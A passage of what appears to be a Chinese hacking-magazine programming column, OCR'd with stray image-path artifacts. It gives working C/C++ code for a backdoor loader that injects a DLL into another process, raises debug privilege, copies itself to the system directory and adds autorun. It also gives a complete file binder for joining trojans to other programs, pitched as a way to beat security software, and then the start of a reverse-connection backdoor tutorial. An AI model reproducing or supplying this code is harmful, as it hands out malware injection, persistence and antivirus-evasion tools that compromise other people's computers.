定义远程线程的线程函数，在使用CreateRemoteThread函数创建线程的时候，将RemotePara结构体里存放的那些全局变量、自定义函数和调用的系统的API函数，作为线程函数的参数传入，在线程函数里可以通过形式参数LPara来访问。在线程函数中，我们要使用到LoadLibrary和GetProcAddress两个API函数，而这两个函数不能直接访问，所以这时候我们说的RemotePara里面保存的LoadLibrary和GetProcAddress的地址就起作用了，如果你不这样做，肯定会出现地址访问错误，要是不信可以试试看。

我们这里面要实现的最重要的功能就是将自己的DLL加载进来(如果不能加载DLL，说了半天等于白说)，同时，我们的DLL中的入口函数是GetStart(HINSTANCE hInstance)，这里的HInstance是我们的DLL的句柄，你可以在这里面直接传递给DLL里面的GetStart函数。做法都在里面了，剩下的就看大家的造化了。

```
DWORD __stdcall ThreadProc(RemotePara *LPara)
{
int i, j, l;
unsigned long d;
char tmp[256];
RemotePara *lpPara = LPara;
/* 定义函数 */
MLoadLibrary myLoadLibrary;
MGetProcAddress myGetProcAddress;
typedef void (__stdcall *MGetStart) (HINSTANCE);
MGetStart myGetStart;
/* 将对应的函数的相对地址赋值给上面声明的函数 */
myLoadLibrary = (MLoadLibrary) lpPara->dwLoadLibrary;
myGetProcAddress = (MGetProcAddress) lpPara->dwGetProcAddress;
/* 将实现后门功能的DLL加载进来 */
HINSTANCE hDllInstance = myLoadLibrary(lpPara->DLLPath);
/* 得到DLL中GetStart函数的入口地址 */
myGetStart = (MGetStart) myGetProcAddress(hDllInstance, lpPara->funame);
__try
{
myGetStart(hDllInstance);
}
__except(1)
{
};
return 0;
}
```

下面是将DLL插入到远程线程中的主程序。一些重要的工作都要在这里实现。

首先，在函数中我们要想办法得到目标进程的ID，因为打开进程必须通过进程的ID才能做到。这就要对存放进程列表的结构进行查找，找到对应名称的进程以后，将其ID记录下来，然后传递给OpenProcess函数。另外，为了解决地址的重定位问题，我们要在目标进程中为线程中要使用到的需要借助地址访问的变量分配内存，并把分配的内存地址记录下来，然后将这些变量的值写入分配的内存中。需要注意的是，为了能够顺利地对目标进程进行分配内存的操作，我们必须使用EnableDebugPriv()来提升我们的Loader程序的权限。在这里，API函数VirtualAllocEx就可以在指定的进程的虚拟空间中进行地址的分配。因为通过CreateRemoteThread()函数是在远程进程的地址空间中创建进程，所以它所用到的线程函数和传递给线程函数的参数都必须存在于远程线程中。所以才有了上面的首先在远程进程中分配虚拟内存，然后将要用的变量写入分配的虚拟内存中的设计思路。

```
void inject_dll(void)
{
int hProcess;
char dllfn[MAX_PATH];
/* 提升程序的调试特权级 */
EnableDebugPriv();
/* 得到实现后门功能的DLL的完全路径 */
GetSystemDirectory(dllfn, MAX_PATH);
strcat(dllfn, "\\mfc42m.dll");
/* 将DLL文件从数组中直接生成 */
GenerateDLL(dllfn);
/* find target EXE */
HANDLE hSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
PROCESSENTRY32 pe32;
hProcess = 0;
pe32.dwSize = sizeof(PROCESSENTRY32);
/* 使用循环找到要插入的目标进程的ID */
if(Process32First(hSnap, &pe32))
```

```
    {
        do
        {
        if(!stricmp(pe32.szExeFile, TargetEXE))
                    {
        hProcess = pe32.th32ProcessID;
                    break;
                }

        pe32.dwSize = sizeof(PROCESSENTRY32);
        } while(Process32Next(hSnap, &pe32));
    }
    /*根据得到的ID将进程打开*/
    HANDLE    hOpenProcess = ::OpenProcess
        (
    PROCESS_CREATE_THREAD |
PROCESS_VM_OPERATION | PROCESS_VM_WRITE,
                FALSE,
        hProcess
        );
    if(!hOpenProcess)
    {
        printf("failed at 1\n");
        return;
    }
```

给将要插入到远程进程的线程在目标进程中分配空间，大小由THREADSIZE决定，空间的起始地址赋值给pRemoteThread。代码如下:

```
        void    *pRemoteThread = ::VirtualAllocEx
            (
                    hOpenProcess,
                    0,
                    THREADSIZE,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE
            );
        if(!pRemoteThread)
        {
            printf("failed at 2\n");
            return;
        }
        /*将整个ThreadProc插入到远程进程的地址空间
中*/
        if(!::WriteProcessMemory(hOpenProcess,
pRemoteThread, ThreadProc, THREADSIZE, 0))
        {
            printf("failed at WriteProcessMemory\n");
            return;
        }
        /* initialize public remote parameters */
        RemotePara      myRemotePara;
        ::ZeroMemory(&myRemotePara, sizeof(RemotePara));
        SetFunctionAddr(&myRemotePara);
        strcpy(myRemotePara.DLLPath, dllfn);
        strcpy(myRemotePara.funame,"GetStart");
        /* load public remote parameters */
```

```
        RemotePara      *pRemotePara = (RemotePara *)::
VirtualAllocEx
                (
        hOpenProcess,
        0,
                sizeof(RemotePara),
                MEM_COMMIT,
                PAGE_READWRITE
        );
    if(!pRemotePara)
    {
        printf("failed at 4\n");
        return;
    }
    if(!::WriteProcessMemory(hOpenProcess, pRemotePara,
&myRemotePara, sizeof RemotePara, 0))
    {
        printf("failed at 5\n");
        return;
    }
    /*在目标进程中创建远程线程*/
    HANDLE   hRemoteThread = ::CreateRemoteThread
        (
                hOpenProcess,
                0,
                0,
    (DWORD(__stdcall *) (void *)) pRemoteThread,
        pRemotePara,
        0,
        0
    );
    if(!hRemoteThread)
    {
        printf("failed at 6\n");
        return;
    }
    }
```

提升调试特权级以使线程能够顺利插入到远程进程中去。这个模块中，首先我们要将Loader程序的进程的令牌环打开，并将其属性设置为具有调整令牌环的权限，这可以通过对Tkp.Privileges[0].Attributes设置为SE_PRIVILEGE_ENABLED来实现。然后，我们需要做的就是使用AdjustTokenPrivileges()函数，对Loader程序的令牌环做出调整。有些结构读者可能是第一次看到，如果有什么疑问，可以在MSDN中查找一下帮助，结合帮助分析一下程序就很容易看懂了。

```
    void EnableDebugPriv(void)
    {
        HANDLE
hToken;
        LUID                    sedebugnameValue;
        TOKEN_PRIVILEGES        tkp;
        /*以调整和查询的方式，打开本进程的令牌环*/
        if(!OpenProcessToken(GetCurrentProcess(),
```

```
TOKEN_ADJUST_ PRIVILEGES | TOKEN_QUERY,
&hToken)) return;
        if(!LookupPrivilegeValue(NULL, SE_DEBUG_NAME,
&sedebugnameValue))
        {
                CloseHandle(hToken);
                return;
        }
        /*对令牌环做调整，使其打开特权级*/
        tkp.PrivilegeCount = 1;
        tkp.Privileges[0].Luid = sedebugnameValue;
      tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;
        if(!AdjustTokenPrivileges(hToken, FALSE, &tkp, sizeof
tkp, NULL, NULL)) CloseHandle(hToken);
    }
        程序的主函数。
    void htmain(void)
    {
        CopyMeToSysDir();
        AddAutorun();
        inject_dll();
    }
```

对于DLL文件不做具体的要求，程序设计者可以将自己要实现的后门功能加入到DLL中，然后使用我们这个主程序进行DLL的远程线程插入。不过，通过这种方式插入的DLL不能做成交互界面，这一点是通过多次实验发现的，业界很多高手也有共识。但是个人认为，事物没有绝对的，也许在不久的将来有高人出现，能够通过某些变通的方法将交互功能实现，那就最好不过了，真诚期待这一天的早日到来。

适合读者	编程爱好者
前置知识	VC基本使用方法
难度等级	低

SOCKET：编程一直被看做是网络安全中不可缺少的一项技术，如果有人问起“工具黑客”为什么不能算真正黑客的时候，大多数人可能都会回答同一句话：“工具黑客使用的黑客工具并不是他们自己写的”——虽然这样的逻辑似乎有些怪异，不过却也不是全无道理，不会编程的“黑客”还真的不能叫黑客！

黑防的“编程解析”栏目从创刊开始就一直存在着，期间介绍过简单黑客程序的编写方法，讲过最新编程技术的实现，也涉及过很多流行黑软的编写，但总有无数读者朋友不断给我们念叨“三字经”：“看不懂！看不懂！”。编辑部众小编讨论了很久，终于找到原因：生硬的原理分析、大篇幅的代码堆叠、毫无技巧的死板程序……都是大家让读者感觉“深奥”的原因。所以，今后的“编程解析”将彻彻底底地丢掉坏毛病，换上新的文章风格。我们的思路很简单：“有编程基础的读者可以看功能实现流程、欣赏编程技巧，编程基础为零的读者可以详细查看每个功能如何实现，理解每句代码的意思，搞清楚这句代码为什么放在这里，每个函数有什么作用……”，我们在每行代码后都尽量加上了注释。这样玩编程，你是不是觉得很简单？！

从零开始玩编程系列之一：自己做个文件捆绑器

文/ 小宝

将多个文件合并成一个最终可执行文件，运行这个最终合成文件后就相当于运行了合并前的多个文件，这种程序在木马或后门程序合并中会经常用到，你想知道它是怎么用程序实现的吗？下面我们就用VC6做的一个文件捆绑器的例子来告诉你。

其实文件捆绑器的构成思想非常简单：合并文件时，建立一个新的二进制文件，先写入你的自身捆绑程序的数据和文件长度，再写入你要捆绑的第一个文件的数据和其文件长度，跟着写入你要捆绑的第二个文件的数据和文件长度……最后直接写入你要捆绑的最后一个文件的数据（不需其文件长度）。分解释放最终合成文件时，将上面的方法倒过来即可：打开最终合成文件，读取源自身捆绑程序文件长度，将文件指针移到自身捆绑程序数据后，读取第一个被绑定文件的长度，接着读取其长度的文件数据并写入到一新建文件1中，再读取第二个被绑定文件的长度，接着读取其长度的数据并写入到新建文件2中……直到最后直接读取最后一个被绑定文件的数据并将其写入到最后一个新建文件中即可（下面实例仅告诉大家如何实现2个文件的捆绑，至于多个文件的捆绑，读者只需略加改动即可，详细代码请查看光盘“源代码”栏目，按照文章名查找即可。）

下面来讲讲文件捆绑最核心的部分以及如何具体将其用代码来实现的方法（文章尽量采取行行注释的方法，希望每个读者朋友都能看懂）。

捆绑多个文件为一个可执行程序

先得到自身捆绑程序的文件长度和第一个要捆绑文件的文件长度，枚举第一个要捆绑文件有无图标，有的话就用它做为最终生成文件的图标，否则用自身捆绑程

序所带默认图标做最终生成文件的图标。在新建二进制文件中写入自身捆绑程序的数据和其文件长度，再写入第一个要捆绑文件的数据及其文件长度，最后直接写入第二个文件的数据。

下面是合并程序函数的具体代码，实现如下:

```
//定义要使用到的捆绑程序自身文件信息的结构体
struct MODIFY_DATA {
    unsigned int finder;    //常量(定位自身)
    _off_t my_length;       //文件长度(自身)
} modify_data = {0x12345678, 0};
//绑定2个文件为1个可执行文件
bool CBindFileDlg::Bind_Files()
{
    FILE* myself;   //自身文件
    FILE* out;      //最终合成文件
    FILE* in;       //待绑定文件
    int bytesin;    //一次读文件字节数
    int totalbytes = 0;  //读出文件总字节数
    struct _stat ST;     //文件的状态信息(如文件长度等)
    unsigned int finder=0x12345678;  //自身文件定位
    unsigned int i, k;
    int l=1;                 //进度条状态显示变量
    char buff[20];           //进度条状态显示变量
    his_name = strFirstFilePath; //第一个绑定的文件名
    _stat(my_name, &ST);     //获取自身捆绑文件信息
    modify_data.my_length = ST.st_size;    //得到自身文件长度
    if (modify_data.my_length == 0)
    {
        MessageBox("绑定文件中，自身文件长度为零时出错!","错误");
        return false;
    }
    buf = (BYTE *)malloc(modify_data.my_length);
//分配一定大小的缓冲区
    if (buf == NULL)
    {
        MessageBox("绑定文件中，分配自身文件长度时出错!","错误");
        return false;
    }
    myself = fopen(my_name, "rb");  //打开自身文件
    if (myself == NULL)
    {
        free(buf);
        MessageBox("绑定文件中，打开自身文件时出错!","错误");
        return false;
    }
    //先读取捆绑程序自身文件数据
    bytesin = fread(buf, 1, modify_data.my_length, myself);
    fclose(myself);
    if (bytesin != modify_data.my_length)
    {
        free(buf);
        MessageBox("绑定文件中，不能完全读取自身文件内容时出错!","错误"
        );
        return false;
    }
    //存储自身文件信息到缓冲区(如长度)
    for (i = 0; i < modify_data.my_length - sizeof(finder); i += sizeof(finder))
    {
        for (k = 0; k < sizeof(finder); k++)
        {
            if (buf[i+k] != ((BYTE*)&finder)[k])
                break;
        }
        if (k == sizeof(finder))   //定位并保存自身数据文件信息
        {
            memcpy(buf+ i, &modify_data, sizeof(modify_data));
            break;
        }
    }
    if (i >= modify_data.my_length - sizeof(finder))
    {
        free(buf);
        MessageBox("绑定文件中，不能定位自身文件时出错!","错误");
        return false;
    }
    //获取第一个要绑定文件的信息(文件长度)
    if (_stat(strFirstFilePath, &ST) != 0 || ST.st_size == 0)
    {
        free(buf);
        MessageBox("绑定文件中，读取第一个要绑定文件时出错!","错误");
        return false;
    }
    //获取自身文件图标及第一个要绑定文件的图标(如第一个要绑定文件没有图标，//则用自身文件图标。其函数实现请参看例程)
    list_my_icons();
    out = fopen(strFinalFilePath, "wb");
    //创建最终合成文件
    if (out == NULL)
    {
        free(buf);
        MessageBox("绑定文件中，创建绑定后生成的合成文件时出错!","错误");
        return false;
    }
    //先将前面读出的自身捆绑程序的数据写入最终合成文件中
    totalbytes += fwrite(buf, 1, bytesin, out);
    in = fopen(strFirstFilePath, "rb");
    //打开第一个要绑定的文件
    if (in == NULL)
    {
        free(buf);
        MessageBox("绑定文件中，打开第一个要绑定文件时出错!","错误");
```

```
            return false;
        }
    // 写入第一个要绑定文件的长度到最终合成文件中
    totalbytes += fwrite(&ST.st_size, 1, sizeof(ST.st_size), out);
        // 写入最终分解后文件执行方式的标志位(同步或异步执行)
    UpdateData(TRUE);   // 传控件值到变量m_Sync中
        totalbytes += fwrite(&m_Sync, 1, sizeof(int), out);
    // 写入第一个要绑定文件的数据到最终合成文件中
    while (bytesin = fread(buf, 1, modify_data.my_length, in))
        {
            totalbytes += fwrite(buf, 1, bytesin, out);
        }
        fclose(in);  // 关闭第一个绑定文件句柄
        // 设置进度条显示
        m_Progress.SetRange(0,500);
        for (int m = 0; m < 500; m++)
            m_Progress.SetPos(m);
        m_Parts = _ltoa(l, buff, 10);
        m_Parts += _T("个文件已绑定");
        UpdateData(FALSE);
        l++;
        in = fopen(strSecondFilePath, "rb");
    // 打开第二个要绑定的文件
        if (in == NULL)
        {
            free(buf);
            MessageBox("绑定文件中，打开第二个要绑定文件时出错!","错误");
            return false;
        }
    // 直接写入第二个要绑定文件的数据到最终合成文件中
        while (bytesin = fread(buf, 1, modify_data.my_length, in))
        {
            totalbytes += fwrite(buf, 1, bytesin, out);
        }
        // 设置进度条显示
        m_Progress.SetRange(0,500);
        for (int n = 0; n < 500; n++)
            m_Progress.SetPos(n);
        m_Parts = _ltoa(l, buff, 10);
        m_Parts += _T("个文件已绑定");
        UpdateData(FALSE);
        l++;
        fclose(in);   // 关闭第二个绑定文件句柄
        fclose(out);  // 关闭最终合成文件句柄
        free(buf);    // 释放缓冲区
        return true;
    }
```

释放最终合成文件

打开自身文件，从中得到自身捆绑程序的文件长度，便可将文件指针定位到第一个被捆绑文件的位置，读取其文件长度和其数据，将读出的数据写入到第一个新建文件中。同样，通过已读取的自身捆绑程序文件长度和第一个被捆绑文件的文件长度加上保存这两个文件长度值的字节数便可以准确定位第二个被捆绑文件的位置，读取其数据，写入到第二个新建文件中。运行这两个文件，最后再删除这两个文件即可。

释放最终合成文件的代码具体实现如下:

```
    // 创建分解文件后，运行各分解文件时的进程
    void CBindFileDlg::Create_Process(const char* temp_exe, BOOL async)
    {
        HANDLE hProcess;                    // 进程句柄
        HANDLE hThread;                     // 线程句柄
        PROCESS_INFORMATION PI;             // 进程信息
        STARTUPINFO SI;                     // 启动信息
        memset(&SI, 0, sizeof(SI));         // 分配一定的内存
        SI.cb = sizeof(SI);          // 大小赋给启动信息内CB
        CreateProcess(temp_exe, NULL, NULL, NULL, FALSE, NORMAL_PRIORITY_CLASS, NULL, NULL, &SI, &PI);
    /* 暂不用，否则需要保存原始绑定的文件名称
    // 如果分解后的文件不是执行文件的话，则直接打开它
        if(!CreateProcess(temp_exe, NULL, NULL, NULL, FALSE,NORMAL_PRIORITY_CLASS, NULL, NULL, &SI, &PI))
            HINSTANCE result =ShellExecute(NULL, _T("open"), temp_exe, NULL,NULL, SW_SHOW);
    */
            hProcess = PI.hProcess;
        hThread = PI.hThread;
    // 异步执行时，执行后不删除分解后的文件；同步执行时，执行后删除分解后的文件
        if (!async)  // 当同步执行时
        {
            // 一直等待，直到当前程序运行进程结束
            WaitForSingleObject(hProcess, INFINITE);
            unlink(temp_exe);   // 删除temp.exe文件
        }
    }
    // 分解已合并的文件，同时运行它们
    void CBindFileDlg::Unbind()
    {
        FILE* myself;             // 自身文件
        FILE* out;                // 分解后文件
        int bytesin;              // 一次读出文件的字节数
        int totalbytes = 0;       // 读出文件的总字节数
        char temp_exe1[] = "temp1.exe";   // 分解后的绑定文件名一(可任意取)
        char temp_exe2[] = "temp2.exe";   // 分解后的绑定文件名二(可任意取)
        int SyncFlag;    // 文件最终执行标志(同步或异步)
    // 先分配一定大小的缓冲区(大小等于捆绑程序长度)
    buf = (BYTE*)malloc(modify_data.my_length);
    myself = fopen(my_name, "rb");   // 打开最终合成文件
        if (myself == NULL)
        {
            free(buf);
    MessageBox("分离文件中，打开自身文件时出错!","错误");
            return;
```

```
        }
    out = fopen(temp_exe1, "wb");    // 创建第一个绑定的文件
        if (out == NULL)
        {
            free(buf);
            MessageBox("分离文件中，创建第一个被绑定文件时出错!","错误");
            return;
        }
        // 将文件指针定位到捆绑器程序长度尾部
    fseek(myself, modify_data.my_length, SEEK_SET);
        // 读取第一个绑定文件的长度
        if (fread(&prog1_length, sizeof(prog1_length), 1, myself) == 0)
        {
            free(buf);
            MessageBox("分离文件中，读取第一个被绑定文件长度时出错!","错误");
            return;
        }
        // 读取最终文件执行方式(同步或异步执行)
        if (fread(&SyncFlag, sizeof(int), 1, myself) == 0)
        {
            free(buf);
            MessageBox("分离文件中，读取第一个被绑定文件长度时出错!","错误");
            return;
        }
    // 读取第一个文件内容并写入到新建的temp1.exe文件中
        while (bytesin = fread(buf, 1, sizeof(buf), myself))
        {
            if (totalbytes + bytesin > prog1_length)
                bytesin = prog1_length - totalbytes;
            totalbytes += fwrite(buf, 1, bytesin, out);
        }
        fclose(out);    // 关闭第一个绑定文件句柄
    #ifdef DEBUG_PRINT
        fprintf(stderr, "已复制 %d 字节!\n", totalbytes);
    #endif DEBUG_PRINT
        totalbytes = 0;
        out = fopen(temp_exe2, "wb");
    // 创建第二个绑定的文件
        if (out == NULL)
        {
            free(buf);
            MessageBox("分离文件中，创建第二个被绑定文件时出错!","错误");
            return;
        }
    // 将文件指针定位到最终合成文件中的第二个绑定文件头部，偏移量==(捆绑器自身文件长度+保存第一个绑定文件长度所占字节数+保存最终文件执行标志所占字节数+第一个绑定文件长度)
        fseek(myself,modify_data.my_length+ sizeof(modify_data.my_length) + sizeof(int) + prog1_length, SEEK_SET);
    // 读取第二个绑定文件内容并写入到新建的temp2.exe文件中
        while (bytesin = fread(buf, 1, sizeof(buf), myself))
    {
        totalbytes += fwrite(buf, 1, bytesin, out);
    }
        fclose(out);    // 关闭第二个绑定文件句柄
    #ifdef DEBUG_PRINT
        fprintf(stderr, "已复制 %d 字节\n", totalbytes);
    #endif DEBUG_PRINT
        fclose(myself); // 关闭最终合成文件句柄
        if (totalbytes == 0)
        {
            free(buf);
            MessageBox("分离文件中，在自身文件中没有被分离的对象!","错误");
            return;
        }
        free(buf);    // 释放缓冲区
    // 判断前面读取的最终文件执行标志，来决定以何种方式运行它
        if(!SyncFlag) //(0 -- 同步执行，1 -- 异步执行)
        {
            // 置为分解后，为同步执行方式
            Create_Process(temp_exe1, false);
            Create_Process(temp_exe2, false);
        }
        else
        {
            // 置为分解后，为异步执行方式
            Create_Process(temp_exe1, true);
            Create_Process(temp_exe2, true);
        }
    }
```

判断程序捆绑与分解时间

由于本程序是将自身捆绑程序作为文件头，要绑定文件附加其后的方式生成最终合成文件的，所以只要知道自身捆绑程序的文件长度，再在初始化对话框函数OnInitDialog()中加以判断即可知道是否是最终合成文件(要不要释放内部绑定文件)。故判断是捆绑还是释放文件的代码具体实现如下:

```
BOOL CBindFileDlg::OnInitDialog()
{
    CDialog::OnInitDialog();
    // 添加"About"菜单到系统菜单。
    // 必须在系统命令域中
    ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
    ASSERT(IDM_ABOUTBOX < 0xF000);
    CMenu* pSysMenu = GetSystemMenu(FALSE);
    if (pSysMenu != NULL)
    {
        CString strAboutMenu;
        strAboutMenu.LoadString(IDS_ABOUTBOX);
        if (!strAboutMenu.IsEmpty())
        {
```

```
            pSysMenu->AppendMenu(MF_SEPARATOR);
                pSysMenu->AppendMenu(MF_STRING,
IDM_ABOUTBOX, strAboutMenu);
            }
        }
        // 设置对话框图标。当应用程序的主窗口不是对
话框时，程序可自动设定。
    SetIcon(m_hIcon, TRUE);                  // 设置大图标
        SetIcon(m_hIcon, FALSE);             // 设置小图标
        // 在此初始化渐变色进度条
    m_Progress.SetRange32(1,500);
    m_Progress.SetBkColor(RGB(160,180,220));
    m_Progress.ShowPercent(true);
    m_Progress.SetPos(500);
        // 初始置各文件名变量为空
    strFirstFilePath = "";      // 要绑定第一个文件名
    strSecondFilePath = "";     // 要绑定第二个文件名
    strFinalFilePath = "";      // 最终合成文件名
        // 初始化变量
    prog1_length = 0;           // 文件长度
    his_name = "";              // 绑定文件名
```


```
        buf = NULL;                    // 缓冲区置空
        // 获取自身文件名到my_mane变量中
    ::GetModuleFileName(0, my_name, sizeof(my_name));
    struct _stat ST;
    _stat(my_name, &ST);         // 获取自身文件信息(长度)
        // 在此加入捆绑器程序的最终大小，来判断是绑定文
件还是分解执行文件，当发现自身文件大小大于原大小
184K时，为释放内部合成文件
        if(ST.st_size > 184*1024)
        {
        Unbind(); // 分离文件并运行
        exit(0);      // 直接退出程序，不显示捆绑程序画面
        }
        return TRUE;
}
```

到了这里，一个完整的文件捆绑器就从你的手中诞生了，你完全可以用它去挑战各类安全防护软件，看看是我们写的程序隐蔽性强，还是各大安全软件强！

适合读者	编程新手
前置知识	C基本语法
难度等级	低

从零开始玩编程系列之二

经典的反向连接后门



文/ RITATV

随着安全事件的不断涌现，人们的主机防护意识越来越强，各种各样的防火墙和反病毒软件都开始对来自外部的网络连接进行监控，所以传统的采用正向连接的木马已经不再适应现在的网络环境了。为了能够继续进行远程控制，木马不得不从体制上进行改变，这就出现了采用反向连接技术的"反弹型"木马。"反弹"木马现在已经见得比较多了，但是对其技术细节介绍的文章还是比较少。

从本质上来说，反向连接和正向连接的区别并不大。在正向连接的情况下，服务器端也就是被控制端，在编程实现的时候是采用服务器端的编程方法的，而控制端，在编程实现的时候采用的是客户端的编程方法。当我们采用反弹的方法编程的时候，实际上就是将被控制端变成了采用客户端的编程方法，而将控制端变成了采用服务器端的编程方法(Socket：不知道这样解释读者朋友们能不能听明白？反正俺是觉得云里雾里)。还是通过简单的编程实例来解释一下吧。虽然下面我给出的例子比较小，但是却很有代表性，读者可以从中体会到反向连接技术的实现方法。同时，对于不熟悉网络编程的读者，也是一次促进学习的机会，可以通过这个例子来熟悉一下网络编程。

以反向连接为例，我们先来看看控制端的编程实现方法。

通过上面的介绍，我们已经知道了，控制端应该采用服务器端编程的方法来实现。要用Winsock编程，不要忘记了包含相应的头文件，并且要加载相应的库文件，如果你使用的是VC6.0的工具，可以不用在这里使用#pragma选项，而是可以在"工程→设置→link→对象/库模块"里面加上ws2_32.lib文件就可以了。当然了，你也可以使用下面的#pragma选项。

```
#include <winsock2.h>
#pragma comment(lib,"ws2_32.lib")
```

接下来定义使用的端口和对应于通信端口的缓冲区，同时设置一些下面将要用到的变量。

```
#define DEFAULT_PORT          5150
#define DEFAULT_BUFFER        4096
int     iPort    = DEFAULT_PORT;      // 监听端口
BOOL    bInterface = FALSE;
bRecvOnly   = FALSE;                  // 不返回时间
char         szAddress[128];
```

再定义一个函数，用来提示用户本程序的使用方法。

```
void usage()
{
    printf("usage: server [-p:x] [-i:IP] [-o]\n\n");
```

```
    printf("        -p:x Port number to listen on\n");
    printf("        -i:str      Interface to listen on\n");
    printf("        -o Don't echo the data back\n\n");
    ExitProcess(1);
}
```

下面这个函数用来测试用户输入的参数的正确性，如果用户输入了非法的参数，就显示提示用户输入正确的参数的方法。

```
void ValidateArgs(int argc, char **argv)
{
    int i;
    for(i = 1; i < argc; i++)
    {
        if ((argv[i][0] == '-') || (argv[i][0] == '/'))
        {
        switch (tolower(argv[i][1]))    //为了便于下面的比较，使用tolower()函数将参数中的指定标识转换为小写。
            {
                case 'p':
                iPort = atoi(&argv[i][3]);
//atoi()函数的作用：将字符串转换为整数
                    break;
                case 'i':
                    bInterface = TRUE;
                    if (strlen(argv[i]) > 3)
                        strcpy(szAddress, &argv[i][3]);
                    break;
                case 'o':
                        bRecvOnly = TRUE;
                    break;
                default:
                    usage();
                    break;
            }
        }
    }
}
```

定义一个主函数，让这个主函数实现定义套接字，绑定套接字，然后在特定套接字上进行监听，如果听到了信息，就进入一个循环将消息读出来。对消息进行操作的过程最好开辟一个线程来专门处理，否则的话就会把消息队列阻塞。

我们一起来顺着这个程序的流程来解释一下。首先来看Main()函数的开始部分，定义了一些参数。

```
int main(int argc, char **argv)
{
    WSADATA wsd;
    SOCKET sListen,  sClient;
    int      iAddrSize;
    HANDLE hThread;
    DWORD dwThreadId;
    struct sockaddr_in local, client;
```

接下来，在主程序中，我们要来验证一下输入参数的格式是否正确。

```
ValidateArgs(argc, argv);
//验证输入的参数是否正确
```

下面的WSAStartup函数的调用是为了加载WS2_32.lib库文件，只有当这个库被加载之后才能够使用一些通信的API函数。

```
if (WSAStartup(MAKEWORD(2,2), &wsd) != 0)
    {
        printf("Failed to load Winsock!\n");
        return 1;
    }
```

下面使用Socket函数创建一个流套接字，使用面向连接的协议TCP进行通信。如果用户要编写UDP通信的程序，这里的第二个参数就要使用SOCK_DGRAM，而第三个参数也要对应改为IPPROTO_UDP。有的时候可能也会用到原始套接字编程，这时其对应的第二和第三个参数应该写为SOCK_RAW和IPPROTO_RAW。这里将创建的Socket赋值给SListen，就是创建了一个服务端的套接字，后面的所有的通信操作全都对应着这个套接字进行。

```
sListen = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
    if (sListen == SOCKET_ERROR)
    {
    printf("socket() failed: %d\n", WSAGetLastError());
        return 1;
    }
```

对地址结构Local的参数进行赋值，这里首先要判断一下在调用服务端程序的时候是否输入了IP地址。如果用户没有输入IP地址，那么就会调用Usage()函数，提示用户按照正确的格式进行输入。

```
    if (bInterface)
    {
        local.sin_addr.s_addr = inet_addr(szAddress);
        if (local.sin_addr.s_addr == INADDR_NONE)
            usage();
    }
    else
        local.sin_addr.s_addr = htonl(INADDR_ANY);
    local.sin_family = AF_INET;
    local.sin_port = htons(iPort);
```

现在既有了套接字，又有了地址结构，下面就要将这两个结合在一起，就要用到Bind()函数。

```
if (bind(sListen, (struct sockaddr *)&local, sizeof(local))
== SOCKET_ERROR)
    {
    printf("bind() failed: %d\n", WSAGetLastError());
        return 1;
    }
```

> 小知识：Bind()的第一个参数是服务端的套接字，第二个参数是服务端的地址结构，第三个参数是地址结构的大小。

一切都准备好了，下面开始监听。这里使用Listen函数对SListen套接字进行监听，第二个参数指定可以同时处理的连接的个数，这里指定这个参数为8。

```
listen(sListen, 8);
```

进入监听之后，就要进入While循环来等待要求通信的客户端的请求了，这就要用到Accept函数，一旦Accept函数检测到有连接请求，就要进行处理。

小提示 这里要采用多线程的技术处理每个通信请求，否则就会每次只能处理一个请求，其他的请求就会被阻塞掉，这显然不是我们所希望的。

```
        while (1)
        {
            iAddrSize = sizeof(client);
            sClient = accept(sListen, (struct sockaddr *)
&client, &iAddrSize);
            if (sClient == INVALID_SOCKET)
            {
        printf("accept() failed: %d\n", WSAGetLastError());
            break;
            }
        printf("Accepted client: %s:%d\n", inet_ntoa(client.
sin_addr), ntohs(client.sin_port));
            hThread = CreateThread(NULL, 0, ClientThread,
(LPVOID)sClient, 0, &dwThreadId);
          if (hThread == NULL)
            {
          printf("CreateThread() failed: %d\n",
GetLastError());
            break;
            }
            CloseHandle(hThread);
        }
```

如果循环因为某种原因退出了，那么要将套接字关闭，然后调用WSACleanup()函数来卸载掉对Ws2_32.lib的调用。

```
        closesocket(sListen);
        WSACleanup();
        return 0;
```

上面这个主程序中，我们采用了同时对8个通信进行监听，这就要涉及到多线程的实现技术，那么线程函数就要参照如下的方法来实现。在下面的这个线程函数里面，我们对收到的请求，要调用Recv()和Send()进行数据的收发。下面我们一起来看一看吧。

